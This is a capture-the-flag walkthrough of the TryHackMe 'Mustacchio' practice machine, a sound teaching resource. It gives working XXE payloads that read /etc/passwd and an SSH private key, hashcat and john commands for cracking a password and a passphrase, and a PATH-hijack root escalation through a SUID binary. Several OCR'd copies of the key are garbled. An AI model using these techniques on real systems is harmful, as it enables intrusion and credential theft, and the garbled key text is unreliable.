


_TRYHACKME TryHackMe – Mustacchio Walkthrough

Difficulty: Easy • Type: Boot2Root

1. Initial Access

✓ Start the machine

Connect to your **OpenVPN profile**, wait for the target IP to appear on the page, then open the IP in your browser.



Site looks static → check page source and all links.

Before assuming nothing useful exists, always check:

- Page source ([CTRL + U](#))
- Script files
- Linked folders
- Comments inside HTML

2. Enumeration

🔍 Nmap Scan (Fast)

```
nmap -sV -F <IP>
```

Why this command?

- → Detect Service versions

- → Fast scan (top 100 ports)

This gives a quick overview before a deeper scan.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
          |_ ssh-hostkey:
          |   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
          |   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
          |   256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 0A:4D:78:E1:54:25 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Not much found → run full scan.

Full Nmap Scan

```
nmap -p- -sC -sV <IP>
```

Why?

- → Scan **all 65,535 ports**
- → Run default NSE scripts (useful for HTTP/SSH)
- → Detect version

✓ Ports found:

- **22** → SSH
- **80** → HTTP
- **8765** → Web admin panel

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
          |_ ssh-hostkey:
          |   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
          |   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
          |   256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
          |_ http-robots.txt: 1 disallowed entry
          |_/
          |_http-server-header: Apache/2.4.18 (Ubuntu)
          |_http-title: Mustacchio | Home
8765/tcp  open  http     nginx 1.10.3 (Ubuntu)
          |_http-server-header: nginx/1.10.3 (Ubuntu)
          |_http-title: Mustacchio | Login
MAC Address: 0A:4D:78:E1:54:25 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Directory Fuzzing

Use directory brute forcing to find hidden files/folders.

Using **dirsearch**:

```
dirsearch -u http://<IP>/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Why?

- `dirsearch` → Starts the Dirsearch tool.
- `-u` → Specifies the target URL.
- `-w` → Tells Dirsearch which wordlist to use.

```
http://10.49.136.60/images/
http://10.49.136.60/custom/
http://10.49.136.60/fonts/
54          236/s      job:1/1  errors:0
```

Index of /custom

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 css/	2021-06-12 15:48	-	
 js/	2021-06-12 15:48	-	

Apache/2.4.18 (Ubuntu) Server at 10.49.136.60 Port 80

Index of /custom/js

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 mobile.js	2021-06-12 15:48	1.4K	
 users.bak	2021-06-12 15:48	8.0K	

Apache/2.4.18 (Ubuntu) Server at 10.49.136.60 Port 80

Interesting results:

- `/custom`

- `/custom/js`
- `/custom/js/user.bak`

Open the `.bak` file.

4. Extracting Credentials

Contents of `user.bak`:

```
admin:<hash>
```

Identify hash → looks like SHA1.

```
admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

🔑 Crack using hashcat

```
hashcat -m 100 hash.txt /usr/share/wordlists/rockyou.txt
```

Why?

- `m 100` → SHA1 mode
- `rockyou.txt` → most common password wordlist

🔒 Result:


```
admin : bulldog19
```

This is the admin password for the hidden service.

5. Accessing Port 8765 Admin Panel

Open:

```
http://<IP>:8765
```



Use credentials:

```
admin / bulldog19
```

Inside the panel, there's a **comment submission** feature.

We will intercept this using Burp.



6. Burp Interception – Hidden Message

Submit a comment → capture in Burp.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /home.php HTTP/1.1 2 Host: 10.49.149.70:8765 3 Content-Length: 9 4 Cache-Control: max-age=0 5 Origin: http://10.49.149.70:8765 6 Content-Type: application/x-www-form-urlencoded 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://10.49.149.70:8765/home.php 11 Accept-Encoding: gzip, deflate, br 12 Accept-Language: en-US,en;q=0.9 13 Cookie: PHPSESSID=1jj5da4qkdi670ehjoao3cm372 14 Connection: keep-alive 15 16 xml=hello	17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38

Response reveals:

Barry, you can now SSH in using your key!
Check /auth/dontforget.bak

Open:

http://<IP>/auth/dontforget.bak

The `.bak` file contains **XML**, which hints at a **possible XXE vulnerability**.

7. XXE Injection for File Read

Test reading `/etc/passwd` first.

✓ XXE Payload (Working)

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
<name>Test</name>
<author>Barry</author>
<com>&xxe;</com>
</comment>
```

If the output includes `/etc/passwd`, the XXE works.

It works → now extract SSH key.

✓ Read Barry's Private Key

Replace the file path with:

```
file:///home/barry/.ssh/id_rsa

<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa"> ]>
<comment>
  <name>Test</name>
  <author>Barry</author>
  <com>&xxe;</com>
</comment>
```

Private key obtained.

Troubleshooting: Private Key Formatting Errors

During this room, the **biggest time-wasting issue** I faced was the incorrect formatting of the SSH private key obtained from the XXE exploit.

Even a **single space, missing dash, or broken line** will completely break the key and cause SSH to reject it.

This section explains:

- why the error happens
 - what the wrong key looked like
 - how I fixed it
 - the final correct key format

1. The Key Was Displayed Improperly on the Webpage

When I extracted the SSH key using XXE, it appeared like this on the webpage:

Comment :
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A4E3/1B7FC87FC61D25E
jqDP+blUr+xMIA8Y9g4FyMI9vUqHgQJAYlgZ6E1/b1nG57eGYOM8wdZvMGrfN
VXzWxJ6VfLzUm9jueXBy4vCzb2kCkBFg224B614xJ0w3Q5G/bxs1Zgx0nIMU
Mzd1J0H1k26gQmMrnd4g96lZkE05ZFa032SohfPsoin/dhNapEoJrmw+rubE65
l2f9wZCfDaEzxVnCsYQDFujx0m7msfJ3d59whr9duuu1/uUuv/M8b0SDWf3yN
Wxy4P5CStKy4u9W76L7GKMFt-WcG0D3i61DwyeeBuZmc8UaQfH7E
NnNsWykr3gw5lWxR0WxR0WxR0WxR0WxR0WxR0WxR0WxR0WxR0WxR0WxR0
T16b6mFerSaU/r34vzL0kHgXta2p4d/gJyQo3wq1FYAC12e9u9Ndc
BggXg8Dx-G and QokDnKvnGnmvnxPxTsT027ykw3eWVlagMBCOo/eko/yewNWX
bh1lqtQ6C61U1ChYHtKNU2Z786tBancoRfelycd49p/etYzXmmKJQdN9N
Knc4kpV9Q5pHf7uFCFDWoh/leUlrRz4A/H4AF1FS1359lvJLCKQ6lwOfRnxtY88
h1k5MoPwKHvJmS/Xm+jelZcvL74kNDn14k585MsUx8QGgnqJuz1G1fbK
+T+wGe51Wx1IuJxmnjwfuFD3S2ZxVaVxJsdK7vD3E8K/WjgMx0Xf2u4McFAwki
ahyhead6WtWHt98G/hQk6yPD7tGD7tBzUMpgND/Lbs+vppRzCotIH6Q997
LuQCN5hCzb2HFD664+F2zNggD7fsyIwtaCzL61gdhNn-3tjOVGQkPVUs
pkh9gg5+mdZL62gQz31w2t2UUUfU0w8+Andr+plf2dM4bSmsqg xApLxdpxVxwMs
+5156fRom9pD4DwUy53c7hUciNsfl4y27WtAl0x9
pLGMtzhpAx8JF/AVTAPAFRpx5y1FTXWxk2y62DrjPsXzwBmNsFgYv
DakZba+kxpmu4BEP94540uR6dk7wKhnNtWytSpWlvCeMBlJ765KtLvpn
6aaK2jkM09i0bkDOLMOxAm1JkT5g+wzCC5aUi6zG0Mv0Xbks2xDImhyU
clQxJ/cz2xUoxUlxH7desrgoBTF6EBlsqn70PISfj0AHHCglsPawmlVm32bs
bd0fchZBxJydlZgBqfJU8G7Cgyp9d5+1nM6eDzJGZUWxU0591d
t1vWtWUHh2xapWWRVp8yBjByD0kWu/Cl/MGm0+DkH+AzKNDjD3qUgr7k/UQ
287fInMwx95dVw0XzYm0v27R74UheAtUwSkelPrm5w+6h0BaB0Rt
7mNvS1FteJmhldDTDmSwjaCA+g166+brd+drajgk9EkgSm7GEVd -----END RSA PRIVATE KEY-----

The formatting was visibly broken:

- Line breaks were inconsistent
 - Some lines wrapped incorrectly

2. Copying From Source Code Had the Same Issue

Even copying the key from the HTML source did **not fix the formatting**.

▲ Not secure 10.49.149.708/65/home.php

<section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center">

Add a comment on the website.

 <form action="" method="post" class="container d-flex flex-column align-items-center justify-content-center">

 <textarea id="box" name="sel" rows="10" cols="50"></textarea>

 <input type="submit" id="sub" onclick="checkboxArea()" value="Submit" />

 </form>

 <comment Preview:</h3><p>Name : Joe Hand </p><p>Author : Barry Clad </p><p>Comment :
 -----BEGIN RSA PRIVATE KEY-----</p>

ProcType: 4_ENCRYPTED
DEF-Info: AES-128-CBC_01377906943771887CFC877C61D25E

jD9P4tPjUoXm1cSYWpFz4dP-M19qN9k6BzIgZ657eC0W8oBzDwNcrH
bWfY2Xz6vJuzMeXwRyAvCtjXCs1pi2g46L1uX5iM156/ks1zCxDuM
Dz7D7011k26gJmzq9DNZEQ527af0325hntDPojo17uNq9Eujm+ruE65
12f9wZcfdExzvcsSyDfJB0n7aqfS3sd59hdrc0druru1/u1uvJ/bH8oS20
4cpx1G9p5h7ufDmohE@q1pK2A/kGhLMfS1D5931vLcXQ61oF1rBYB8
?YoMrPhkAjy5vXKjew1zzch7K04k4q5x5BS1mUSK8Gng1u2zG1FBk
TragedyXexRgXz
LtuCNChc87ZHF0864#Fa7Kppg077sytw!n0ctLz1Gd6mH+1z2Q0QX9Ms
pkh9gvu5+Z6L6Vgq31a2zJctCUfU9s+AnD9a2lq790#+213db5Msxg
XzXpDzV3mz+1s+000
000
D2zexkb8bXmug0489x5406Rud6Qd7k1uWm7v1g1pHVCbmhT1176KScx1Vmt
baas21L1M9Q10hu0kD0M000
cXQD/d2zCrx9uGoItf70esqpr0176EB1qsn7039fAHLw4+1s0m13b3
1uVvFmlhztCzqph9B5N7Byd0hMhka // M+0M0+DkHh0zXf013s0g987740
287nfImox95dzvoXzXz0h5b70v7f27Ahuh18cBwc51kmw56xob8oBaRin
7m0fW3llozfrf1h1h1DTDMlwJCAqA86+9EdwdrjaK9R9ekM87qRin
-----END RSA PRIVATE KEY-----</p>

</section>

Copying from here also resulted in hidden problems like:

- hidden whitespace
 - invisible indentation
 - accidental newline removal

! 3. Why This Causes SSH to Fail

SSH private keys must follow the exact OpenSSH format:

- No extra spaces
 - No missing lines
 - No indentation
 - Correct header + footer

I wasted a lot of time because my copied key had **1 extra space at the start of the first line**, like this:

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

This tiny formatting mistake was enough to trigger errors like:

Load key "key": invalid format
Couldn't load private key
No such key found
Permissions are too open

4. Final Correct Key Format (Use This)

If your key looks broken, you can directly use this **properly formatted** version:

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

```
jqDJP+blUr+xMIASYB9t4gFyMI9VugHQJAYlGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMt4q96MZEQ5ZFa032SohtDPsoim/7dNapEOujRmw+ruBE65
I2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3I6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ui7A8ROlzvri7/WHlcIA1SfcfRaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzLOKHgXtapzb4gDI/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWIX
bhl1qTtQ6uC1kJhjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvIG9Qp5Fh7uFCDWohE/qElpRKZ4/k6HiA4FS13D59JlvLCKQ6lwOfIRnstYB8
7+YoMkPWHvKjmS/vMX+elcZcvh47KnDNI4kQx65BSTmrUSK8GgGnqlJu2/G1fBk+
T+gWceS51WrxiJuimmjwuFD3S2XzaVXJSdk7ivD3E8KfWigMx0zXFu4McnCfAWki
ahYmead6WiWHTM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotCIXH6Q99I7
LiuQCN5hCb8ZHF06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+KI56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4Y2s7WiAlxx9o
vpJLGmtphg8AXJFVAtwRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWIVCebMfLii76SKtxLVpnF
6aak2iJkMIQ9l0bukDOLXMOAoEamIKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXolFhx7DesqroBTR6fEBIqsn7OPISFj0IAHHCGlsxPawmlvSm3bs
7bdofhIZBjXYdIIZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2×9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDi3sC0gdRB7kUQ
+Z87nFlmxw95dxVvoZXZvoMsB7Ovf27AUhUeeU8ctWseIKRmPw56+xhObBoAbRIn
7mxN/N5LiosTefJnlhdhlhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
```

-----END RSA PRIVATE KEY-----

8. Cracking SSH Key Passphrase

Save key in a file named key.as it was encrypted and will ask for a password if we tried to login directly .so we used ssh2.john .py file to convert the contents of the key into crackable hash→ convert using ssh2john:

```
ssh2john key > hash.txt
```

Crack using John:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

 **Result:**

Passphrase: urieljames

9. SSH Login as Barry

Set key permissions:

Make key readable only by you:

```
chmod 600 key
```

Login:

```
ssh -i key barry@<IP>
```

Enter passphrase → access granted. then grab the user flag from the user.txt file

✓ User flag obtained

10. Privilege Escalation(to get the root flag)

Enumerate SUID binaries:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

Interesting SUID binary:

```
/home/joe/live_log
```

Check its behavior:

```
strings /home/joe/live_log
```

It executes:

```
tail -f /home/joe/logs.txt
```

🔍 tail is executed without full path → PATH hijack possible.

```
tail -f /var/log/nginx/access.log
```

11. PATH Hijacking Exploit

Go to `/tmp`:

create a file named tail then ,Put `/tmp` at start of PATH for the system

```
cd /tmp
echo "/bin/bash" > tail
chmod +x tail
export PATH=/tmp:$PATH
```

Run SUID binary:

```
/home/joe/live_log
```

Since PATH is hijacked, the binary executes our fake `tail`, giving us a root shell

12. Root Flag

We check confirm the root access using the command `:whoami` (this will return root) then read the `root.txt` file in the `/root`

```
cat /root/root.txt
```

Root flag obtained successfully.
